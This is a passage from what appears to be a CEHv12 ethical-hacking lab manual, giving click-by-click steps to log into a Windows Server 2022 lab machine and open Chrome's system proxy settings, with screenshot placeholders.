
11. A **Proxy logs** page appears, as shown in the screenshot.




12. Now, click **CEHv12 Windows Server 2022** to switch to the **Windows Server 2022** machine. Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter**.




Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.



13. Open **Google Chrome** web browser, click the **Customize and control Google Chrome** icon, and select **Settings** from the context menu.




14. On the **Settings** page, expand **Advanced** settings and click **System** in the left-pane.



15. Scroll down to the **System** section and click **Open your computer's proxy settings** to configure a proxy.



